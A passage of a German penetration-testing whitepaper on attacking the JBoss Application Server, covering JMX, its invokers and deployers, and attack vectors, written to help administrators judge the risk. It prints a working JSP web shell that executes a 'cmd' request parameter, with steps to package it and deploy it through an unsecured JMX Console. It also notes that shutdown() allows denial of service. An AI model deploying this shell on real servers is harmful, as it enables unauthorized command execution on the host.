Bridging the Gap between the Enterprise and You – or – Who's the JBoss now?

Patrick Hof, Jens Liebchen
RedTeam Pentesting GmbH

http://www.redteam-pentesting.de

Der *JBoss Application Server* (JBoss AS) ist ein vielfach genutzter, quelloffener Java-Applikations-Server. Er ist Teil der JBoss Enterprise Middleware Suite (JEMS) und wird oft in großen Unternehmensinstallationen genutzt. Aufgrund der hohen Modularität und Vielseitigkeit dieser Softwarelösung, die zu einer hohen Komplexität führen, ist der JBoss AS ein lohnendes Angriffsziel in Unternehmensnetzen. Dieser Beitrag beleuchtet den JBoss AS aus der Angreiferperspektive und verdeutlicht das Gefahrenpotential anhand von konkreten Beispielen bis hin zum Ausführen von beliebigem Code auf dem Host-Rechner der JBoss AS-Installation. Verwendet werden hierfür JMX Console, Web Console, RMI, Main- und BeanshellDeployer sowie JMX Invoker der Web Console und des HttpAdaptors.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Inhaltsverzeichnis

1 Einführung **3**

2 JBoss AS Überblick **3**
2.1 Java Management Extensions 4
2.2 JMX Invoker 6
2.3 Deployer-Architektur 7

3 Angriffsvektoren **8**
3.1 Testumgebung 9
3.2 WAR-Datei 10
3.3 JMX Console 12
3.4 RMI: Remote Method Invocation 15
3.5 BSHDeployer 18
3.6 Web Console Invoker 20
3.7 JMXInvokerServlet 23

4 Praxisrelevanz **25**

5 Absicherung eines JBoss AS **27**

6 Fazit **28**

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

1 Einführung

Der *JBoss Application Server* (JBoss AS) ist ein vielfach genutzter, quelloffener Java-Applikations-Server. Er ist Teil der JBoss Enterprise Middleware Suite (JEMS) und wird oft in großen Unternehmensinstallationen genutzt. Der JBoss AS erlaubt die Entwicklung und den Einsatz von Java Enterprise (JEE)-Applikationen, Webapplikationen und Portalen. JBoss AS-Installationen finden sich in den unterschiedlichsten Bereichen, angefangen bei den klassischen Internetauftritten großer Organisationen über Client-Server-Installationen für Unternehmenssoftware bis hin zu Steuerungsapplikationen für Telefonanlagen. So betreiben viele Organisationen JBoss AS-Installationen, ohne darüber genau Bescheid zu wissen.

Aufgrund der hohen Modularität und Vielseitigkeit dieser Softwarelösung, die zu einer hohen Komplexität führen, ist der JBoss AS ein lohnendes Angriffsziel in Unternehmensnetzen. Die im Internet verfügbare Dokumentation und Hilfestellung zur Installation von JBoss AS beschäftigt sich zum größten Teil mit der Einrichtung und Benutzung der zur Verfügung gestellten Funktionalität, jedoch wenig mit der korrekten Absicherung standardmäßig eingerichteter Dienste oder neu aktivierter Eigenschaften. Zudem betrachtet die vorliegende Dokumentation zur Absicherung eines JBoss AS nur die rein defensive Sichtweise, ohne die konkreten Möglichkeiten eines Angreifer aufzuzeigen.

Dieser Beitrag beleuchtet den JBoss AS aus der Angreiferperspektive und verdeutlicht das Gefahrenpotential anhand von konkreten Beispielen bis hin zum Ausführen von beliebigem Code auf dem Host-Rechner der JBoss AS-Installation. Diese sollen Administratoren helfen, die Gefährdungslage einer JBoss AS-Standardinstallation besser einzuschätzen, um gezielt entsprechende Sicherungsmaßnahmen zu ergreifen.

2 JBoss AS Überblick

Der JBoss Application Server basiert auf der Funktionalität der Java Enterprise Edition 1.4 und kann auf verschiedenen Betriebssystemen eingesetzt werden, darunter Linux, FreeBSD und Microsoft Windows. Voraussetzung ist lediglich eine geeignete Java Virtual Machine (JVM).

Er unterstützt eine Vielzahl von unterschiedlichen Funktionalitäten, die für den Unternehmenseinsatz als Applikationsserver wichtig sind, angefangen bei Clustering oder effizientem Caching bis zur Implementierung unterschiedlicher JEE-Fähigkeiten wie dem Java Message Service (JMS, JBoss Messaging) sowie der Integration von Technologien wie Hibernate oder Enterprise Java Beans. Abbildung 1 zeigt einen Überblick über die aktuell im JBoss AS vorhandenen Technologien.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304



Abbildung 1: JBoss AS-Architektur

Durch den bewusst modular gehaltenen Aufbau kann der JBoss AS gezielt an die eigenen Bedürfnisse angepasst werden, indem Module hinzugefügt oder entfernt werden. Diese Modularität wird durch den durchgehenden Einsatz der Java Management Extension API erreicht, welche im folgenden Abschnitt 2.1 in Bezug auf den JBoss AS näher erläutert wird. Die Modularität und das einfache Hinzufügen von neuer Funktionalität spielen eine wichtige Rolle für die Sicherheit des JBoss AS, da ein Angreifer hier eine Vielzahl von Möglichkeiten hat, Manipulationen vorzunehmen.

2.1 Java Management Extensions

Die *Java Management Extensions* (JMX) sind eine standardisierte Architektur um (Java-) Applikationen und Objekte zu überwachen und zu verwalten. Die JMX-Architektur[1] gliedert sich dabei in drei Schichten (siehe Abbildung 2).

[1] `http://java.sun.com/javase/technologies/core/mntr-mgmt/javamanagement/`

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304



Abbildung 2: JMX-Architektur

Instrumentation Level

Im *Instrumentation Level* werden die verwaltbaren Ressourcen definiert, welche von JMX-konformen Applikationen angesprochen werden können. Solche Ressourcen können beliebiger Art sein, zum Beispiel Applikationen, aber auch Servicekomponenten oder ansprechbare Geräte.

Die Ressourcen werden im Instrumentation Level durch sogenannte *Java Managed Beans* (MBeans) repräsentiert. MBean-Objekte können sowohl Attribute als auch Methoden besitzen, die ihre Funktionalität definieren. MBeans stellen zudem alle Informationen und Operationen zur Verfügung, die eine JMX-konforme Applikation braucht, um auf die implementierte Funktionalität zugreifen zu können. Um Änderungen an ihre Umgebung mitzuteilen besitzen sie einen Notifikationsmechanismus, etwa zur Mitteilung von Zustandsänderungen oder der Änderung eines Attributs.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Agent Level

Im *Agent Level* werden die *Agenten* definiert. Sie sind verantwortlich für die Verwaltung und Kontrolle der Ressourcen des Instrumentation Levels. Diese Rolle übernimmt im JBoss AS hauptsächlich der *MBean Server*, welcher zusammen mit weiteren, unterstützenden Agenten das zentrale Element für die Kommunikation mit den unterschiedlichen Anwendungen des Distributed Service Level (siehe nächster Abschnitt) darstellt. Die Kommunikation zwischen dem MBean Server und den Applikationen des Distributed Service Levels geschieht über *Konnektoren* und *Adaptoren*.

Konnektoren Die Konnektoren gehören zum im JBoss AS integrierten *Tomcat* und nehmen HTTP-Anfragen von Webanwendungen entgegen. Standardmäßig sind zwei Konnektoren definiert: Der AJP-Konnektor, welcher auf Anfragen eines Apache Webservers mit installiertem `mod_jk` antwortet (Port 8009), sowie der normale Tomcat-Service auf Port 8080.

Adaptoren Die Adaptoren übersetzen zwischen einem gegebenen Protokoll wie zum Beispiel HTTP, SNMP oder RMI und JMX-Funktionalität. So kann zum Beispiel ein per HTTP GET oder POST übergebener Befehl zum Aufruf einer MBean-Methode in den entsprechenden JMX-Befehl umgewandelt werden, sowie die Antwort auf geeignete Art und Weise aufbereitet werden.

Distributed Services Level

Der *Distributed Service Level* definiert die Voraussetzungen für alle Anwendungen, welche JMX benutzen um die definierten Ressourcen des Instrumentation Level anzusprechen. Durch den Einsatz der Adaptoren und Konnektoren des Agent Level können diese Anwendungen unterschiedlichster Art sein. Die Applikationen müssen zudem nicht auf demselben Rechner vorhanden sein, sondern können auch (je nach vorhandenen Konnektoren) über das Netz auf die vorhandenen Ressourcen zugreifen.

2.2 JMX Invoker

Das Konzept der *Invoker* ermöglicht einer Client-Applikation, unabhängig vom Transportprotokoll, JMX-Aufrufe an den Server zu richten. Diese *Invocations* werden über den MBean Server an den entsprechenden MBean-Service geleitet. Der Transportmechanismus ist transparent

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

für die Applikation und kann über beliebige Mechanismen, zum Beispiel HTTP, SOAP[2] oder JRMP[3], erfolgen.

Technisch gesehen wird auf der Seite des Clients ein Proxyobjekt für den anzusprechenden MBean-Service auf der Serverseite erzeugt. Dieser *Client Proxy* stellt der Applikation die Methoden des entfernten MBean zur Verfügung. Wird nun auf der Clientseite zum Beispiel eine Methode des MBean aufgerufen, so wird dieser Aufruf, nach einer möglichen Transformation in ein anderes Format, über den gewählten Transportmechanismus an den entsprechenden Invoker auf Seite des Servers übergeben. Dieser transformiert den Aufruf wieder in ein Invocation-Objekt und leitet es an das Ziel-MBean auf der Serverseite weiter. Die Rückrichtung mit dem Ergebnis des Aufrufs funktioniert analog. So kann die Applikation das lokale Proxy-Objekt benutzen, als sei es das entfernte Objekt.

2.3 Deployer-Architektur

Die für einen Angreifer besonders interessanten Module des JBoss AS sind die *Deployer*. Über die Deployer werden die unterschiedlichen vom JBoss AS unterstützten Komponenten installiert. Die im weiteren relevanten Komponenten sind unter anderem:

JAR: Java ARchive JAR-Dateien sind erweiterte ZIP-Dateien. ZIP ist ein Containerformat, das eine oder mehrere komprimierte Dateien enthält. JAR-Dateien beinhalten zusätzlich eine `Manifest`-Datei mit Metadaten zu den enthaltenen Dateien.

WAR: Web ARchive WAR-Dateien sind JAR-Dateien, die die Komponenten einer Webapplikation enthalten, wie zum Beispiel Java Server Pages (JSP), Java-Klassen, statische Webseiten etc.

BSH: BeanSHell BeanShell-Programme sind in der Java-Skriptsprache *BeanShell* geschrieben. Diese laufen im Java Runtime Environment (JRE) und benutzen sowohl die Java-eigene Syntax als auch oft in Skriptsprachen zu findende Elemente, wie zum Beispiel dynamische Typisierung.

WAR- und BSH-Dateien werden in Kapitel 3 ausführlicher erklärt, da Sie zum Ausführen von eigenem Programmcode benutzt werden.

Wichtigster Deployer des JBoss AS ist der *MainDeployer*. Dieser stellt den Einstiegspunkt für das Einspielen neuer Komponenten dar. Dem MainDeployer wird der der Pfad der Komponente als URL übergeben:

```
org.jboss.deployment.MainDeployer.deploy(String urlspec)
```

[2] Simple Object Access Protocol
[3] Java Remote Method Protocol

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Der MainDeployer lädt das Objekt herunter und entscheidet dann, an welchen *SubDeployer* es übergeben wird. Je nach Art der Komponente wird sie dann an den zuständigen SubDeployer (zum Beispiel JarDeployer, SarDeployer etc.) für die Installation weitergereicht.

Um das Einspielen noch weiter zu vereinfachen existiert zusätzlich der *UrlDeploymentScanner*. Diesem kann ebenfalls eine URL übergeben werden:

```
org.jboss.deployment.scanner.URLDeploymentScanner.addURL(String
          urlspec)
```

Die übergebene URL wird anschließend periodisch auf zu installierende oder zu aktualisierende Komponenten durchsucht. Auf diese Weise realisiert der JBoss AS das sogenannte *hot deployment*. Hierbei werden die neu abgelegten Komponenten automatisch eingespielt, ohne, dass dieses Deployment neu angestoßen werden muss.

Neben den oben genannten JAR-, WAR- und BSH-Komponenten existieren noch eine Vielzahl weiterer unterstützter Komponenten ([Inc06] S. 87ff). Diese sind für die im folgenden beschriebenen Angriffsvektoren jedoch nicht direkt relevant und werden darum nicht weiter beschrieben.

3 Angriffsvektoren

Die Modularität des JBoss AS, gepaart mit der hohen Komplexität, ergibt für einen Angreifer eine große Anzahl von potentiellen Angriffsvektoren. Allein die Übersicht über die verfügbaren, zu sichernden Komponenten erfordert eine intensive Beschäftigung mit den Programminterna, welche bei vielen Installationen in der Praxis oft (aufgrund von Zeitmangel) nicht geschieht.

Die standardisierte Verwaltung und Zugreifbarkeit aller JBoss AS-Komponenten über JMX erlaubt einerseits die einfache Anpassbarkeit und Administration, birgt dafür jedoch andererseits aus der Sicherheitsperspektive ein erhöhtes Risikopotential. Findet ein Angreifer nur eine Schnittstelle um über JMX mit dem JBoss AS zu kommunizieren, so ist dies für seine Zwecke ausreichend. In den nächsten Abschnitten wird vorgestellt, wie verschiedene dieser Schnittstellen genutzt werden können, um beliebigen Programmcode mit dem Rechten des JBoss AS auszuführen. Hierbei werden, ausgehend von der Standardinstallation, immer mehr Schnittstellen abgesichert, um dann zu zeigen, welche Möglichkeiten ein Angreifer besitzt und wie er diese benutzen kann, um weiterhin erfolgreich angreifen zu können.

Die betroffenen Schnittstellen wurden ausgewählt, da sie in einer Standard-JBoss AS-Installation vorhanden sind, welche für den Produktiveinsatz für den Zugriff über das Netzwerk geöffnet wurde. Dementsprechend häufig sind diese Schnittstellen auch in der Praxis vorhanden und unzureichend abgesichert.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

3.1 Testumgebung

Die in den folgenden Abschnitten vorgestellten Angriffe wurden auf einem dafür aufgesetzten Testsystem verifiziert. Dieses Testsystem war wie folgt aufgebaut:

Hostsystem

Das Hostsystem für den Test war ein Linuxsystem in einer virtuellen Maschine (realisiert mit Qemu[4]). Im weiteren Verlauf dieser Arbeit wird als Hostname darum immer der Hostname „scribus“ dieses Rechners benutzt, wenn auf den JBoss AS zugegriffen wird. Da die genutzten clientseitigen Skripts zudem nur unter Linux getestet wurden, sind alle Kommandozeilenaufrufe für Linuxsysteme vorgesehen.

JBoss AS Version

Es wurde die Version 4.2.3.GA des JBoss AS für die Teststellung genutzt. Die Firma JBoss vertreibt ihre Produkte sowohl in einer kommerziellen Variante mit zugehörigem Support, als auch in einer frei verfügbaren Variante, der *Community Edition*. Die Varianten unterscheiden sich teilweise auch in der Standardkonfiguration. Die benutzte Version war die während der Recherche aktuellste stabile Version der JBoss AS Community Edition.

Konfiguration

Als Konfigurationsbasis wurde die mit dem JBoss AS mitgelieferte `default` (Standard-) Konfiguration benutzt. Diese Konfiguration stellt auch im Unternehmenseinsatz meist die Basiskonfiguration dar, welche je nach Bedarf abgeändert wird. Im Laufe der Tests wurden die Zugriffsmöglichkeiten auf die Dienste des JBoss AS in der Konfiguration systematisch eingeschränkt, um eine immer restriktivere JBoss AS-Installation als Grundlage zu haben.

Seit Version 4.2.0.GA des JBoss AS wird dieser beim Start nicht mehr automatisch an alle Schnittstellen gebunden, sondern ist nur von `localhost` erreichbar. Dies soll verhindern, dass (unsichere) Neuinstallationen versehentlich von außen erreichbar sind, wenn sie das erste Mal gestartet werden. Ein so gestartetes System ist jedoch nicht einsetzbar, so dass die Erreichbarkeit aller Dienste über einen Startparameter schnell geändert werden kann.

Für den Test wurde der JBoss AS darum mit der Option `-b 0.0.0.0` gestartet, um an alle Interfaces zu binden und den JBoss AS somit auch aus dem Netzwerk erreichbar zu machen.

[4] `http://bellard.org/qemu/`

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Dies ist gängige Praxis und wird so auch in der offiziellen Dokumentation (mit einem Hinweis auf die Sicherheitsimplikationen) erwähnt[5] . Sucht man generell nach Installationsanleitungen für den JBoss AS, wird das Binden an alle Interfaces jedoch meist ohne den Hinweis auf die Sicherheit als Lösung empfohlen.

3.2 WAR-Datei

Die einfachste Art und Weise, eigenen Code auf einer JBoss AS-Installation auszuführen, ist das Einspielen einer von JBoss unterstützten Komponente (siehe Abschnitt 2.3). Es ist dabei wünschenswert, dass auf die installierte Komponente über HTTP zugegriffen werden kann. Im Regelfall ergeben sich so für einen Angreifer die wenigsten Probleme, zum Beispiel durch Firewall-Restriktionen.

Für diese Arbeit wurde darum ein *Web ARchive* namens `redteam.war` erstellt, welches ein Java Servlet enthält. Nach der Installation auf einem JBoss AS ist anschließend das Ausführen von beliebigen Kommandos mit den Rechten des JBoss AS-Benutzers über die Java Server Page `redteam-shell.jsp` möglich.

WAR-Dateien benötigen neben dem eigentlichen Applikationscode eine `web.xml`-Datei in einem Verzeichnis `WEB-INF`. Dies ist eine Beschreibungsdatei für die Webapplikation, welche unter anderem beschreibt, unter welcher URL die Applikation später auf dem JBoss AS gefunden wird. Da es sich ansonsten um eine normale JAR-Datei handelt, kann die WAR-Datei mit dem `jar`-Befehl des Java-SDK erstellt werden:

```
$ jar cvf redteam.war WEB-INF redteam-shell.jsp
```

Das erstellte Archiv enthält anschließend die folgenden Dateien:

```
redteam.war

|-- META-INF
|   `-- MANIFEST.MF
|-- WEB-INF
|   `-- web.xml
`-- redteam-shell.jsp
```

META-INF/MANIFEST.MF

Die `META-INF/MANIFEST.MF`-Datei wird automatisch von `jar` erzeugt wenn sie nicht bereits vorhanden ist. Sie kann Informationen über das JAR enthalten, wie zum Beispiel den Einstiegspunkt einer Applikation (die Hauptklasse, welche aufgerufen werden soll) oder welche

[5] `http://www.jboss.org/community/docs/DOC-10179`

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

zusätzlichen Java-Klassen für das Ausführen benötigt werden. Für die hier generierte JAR-Datei werden keine speziellen Informationen benötigt, so dass die Standard-Variante genügt. Diese enthält nur Informationen über die unterstützte Manifest-Spezifikation sowie die Java-Version, mit welcher die Datei erstellt wurde:

```
Manifest-Version: 1.0
Created-By: 1.6.0_10 (Sun Microsystems Inc.)
```

WEB-INF/web.xml

Die `WEB-INF/web.xml`-Datei muss manuell erstellt werden. Sie enthält Informationen über die zu installierende Webapplikation, zum Beispiel den Namen der Klassen- oder JSP-Datei(en), eine ausführlichere Beschreibung der Applikation, welches Icon angezeigt werden soll oder welche Fehlerseiten bei einem Fehler angezeigt werden sollen. Im Fall von `redteam.war` wird in `web.xml` festgelegt, welche Dateien zur Webapplikation gehören und welchen Namen das installierte Servlet haben soll:

```
<?xml version="1.0" ?>
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
             http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
         version="2.4">
    <servlet>
        <servlet-name>RedTeam Shell</servlet-name>
        <jsp-file>/redteam-shell.jsp</jsp-file>
    </servlet>
</web-app>
```

redteam-shell.jsp

Die Datei `redteam-shell.jsp` stellt das eigentlich Programm dar, welches das Ausführen von Code erlaubt. Es ist eine *Java Server Page* und ermöglicht somit das Einbetten von Code in eine HTML-Seite:

```
<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
  String cmd = request.getParameter("cmd");
  Process p = Runtime.getRuntime().exec(cmd);
  OutputStream os = p.getOutputStream();
  InputStream in = p.getInputStream();
  DataInputStream dis = new DataInputStream(in);
  String disr = dis.readLine();
```

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

```
  while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
  }
}
%>
```

In obiger JSP wird nur Java-Code definiert und kein zusätzliches HTML, da es für das spätere Ausführen von Code nicht nötig ist. Es wäre jedoch ohne weiteres möglich, zum Beispiel ein HTML-Eingabefeld für das Abschicken der Befehle zu definieren. `redteam-shell.jsp` führt einen per HTTP-Anfrage übergebenen Parameter `cmd` als Befehl aus.

Eine HTTP-Anfrage der Art

```
GET /redteam/redteam-shell.jsp?cmd=ls
```

würde somit auf einem Linux-System eine Auflistung der Dateien im aktuellen Verzeichnis bewirken. Die Rückgabe des ausgeführten Befehls wird zeilenweise zurückgeschrieben:

```
while ( disr != null ) {
  out.println(disr);
  disr = dis.readLine();
}
```

Die WAR-Datei `redteam.war` erlaubt somit nach der Installation das Ausführen von allen Befehlen, die keine anschließende Interaktion benötigen. Für letzteres wäre eine echte Ein- und Ausgabeumleitung nötig. Mit hinreichend großem Programmieraufwand lassen sich selbstverständlich auch beliebig komplexe Servlets erstellen. Für einen Angreifer ist das Ausführen von einfachen Befehlen jedoch in der Regel schon ausreichend, um sich auf dem System zu manifestieren.

3.3 JMX Console

Die JMX Console erlaubt die direkte Interaktion mit den Komponenten des JBoss AS über den Webbrowser. Sie stellt eine einfache Möglichkeit dar, den JBoss AS über den Browser zu administrieren, da sie einen vollständigen Überblick über die beim MBean Server registrierten MBeans enthält. Die Attribute und Methoden der MBeans können direkt genutzt werden, soweit als Parameter keine komplexen Datentypen erforderlich sind.

Abbildung 3 zeigt die Standardansicht der JMX Console. Sie stellt normalerweise den ersten Angriffspunkt für jeden Angreifer dar, da sie standardmäßig ungesichert ist und eine einfache Möglichkeit bedeutet, auf systemkritische Komponenten des JBoss AS zuzugreifen.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

Abbildung 3: Standardansicht JMX Console

`Server`- und `ServerInfo`-MBean

Die Attribute der MBeans

```
jboss.system:type=Server
jboss.system:type=ServerInfo
```

zeigen eine Vielzahl von Informationen über den JBoss AS und das Hostsystem, darunter detaillierte Informationen über die Java VM und Informationen über Art und Version des Betriebssystems. Abbildung 4 zeigt exemplarisch die Attribute des `ServerInfo`-MBeans der genutzten Teststellung.

Die über die JMX Console einseh- und manipulierbaren MBeans enthalten also nicht nur Informationen über den JBoss AS selbst, sondern auch über das Hostsystem. Solche Informationen erleichtern einem Angreifer, potentielle weitere Angriffe vorzubereiten.

Über die `shutdown()`-Methode des `Server`-MBean kann zudem der komplette JBoss AS gestoppt werden. Ein unautorisierter Zugriff auf die JBoss AS JMX-Schnittstellen stellt also direkt eine Möglichkeit für einen Denial-Of-Service Angriff dar.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304



Abbildung 4: Attribute des `ServerInfo`-MBeans

Installation von `redteam.war`

Um die in Abschnitt 3.2 beschriebene WAR-Datei auf dem JBoss-Server zu installieren, ruft man über den Link zum MainDeployer (unter `jboss.system`) dessen Ansicht der vorhandenen Attribute und Methoden auf.

Dort kann nun die `deploy()`-Methode (siehe Abbildung 5) mit einer URL aufgerufen werden, unter welcher die WAR-Datei zu finden ist. Hierfür kann ein einfacher HTTP-Server aufgesetzt werden, welcher die Datei zum Download anbietet.



Abbildung 5: `deploy()`-Methode des MainDeployer

Klickt man nun auf den `invoke`-Button, so lädt der JBoss AS die WAR-Datei herunter und installiert sie. Anschließend kann direkt über den Browser ein Befehl ausgeführt werden, siehe Abbildung 6.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304



Abbildung 6: Ausführen des Kommandos `ls -l` auf dem JBoss AS

Der oben beschriebene Angriff wurde im Februar 2008 das erste Mal in [Sch08] beschrieben, allerdings wurde hier der UrlDeploymentScanner genutzt. Die JMX Console ist zur Zeit der einzige Angriffsvektor, zu dem eine Veröffentlichung bekannt ist, die explizit die Angreiferperspektive beschreibt.

3.4 RMI: Remote Method Invocation

Da die im vorigen Abschnitt beschriebene JMX Console ein sehr exponierter Teil der JBoss AS-Infrastruktur ist und oft genutzt wird, um Kontrolle über das System zu erlangen, findet sich hierzu immer noch die meiste Dokumentation, welche erklärt, dass die JMX Console abzusichern ist. Besonders häufig findet man in der Praxis einen einfachen Passwortschutz vor der JMX Console.

Sie stellt jedoch nicht die einzige Möglichkeit dar, auf die JBoss AS-Komponenten zuzugreifen. Da mit dem JBoss Applikationsserver oft die Interaktion mit clientseitigen Java-Programmen (vielfach als Applets in Webseiten eingebunden) realisiert wird, spielt auch *Java Remote Method Invocation* (RMI) eine große Rolle.

kontakt@redteam-pentesting.de
http://www.redteam-pentesting.de
Tel.: +49 241 963-1300, Fax: -1304

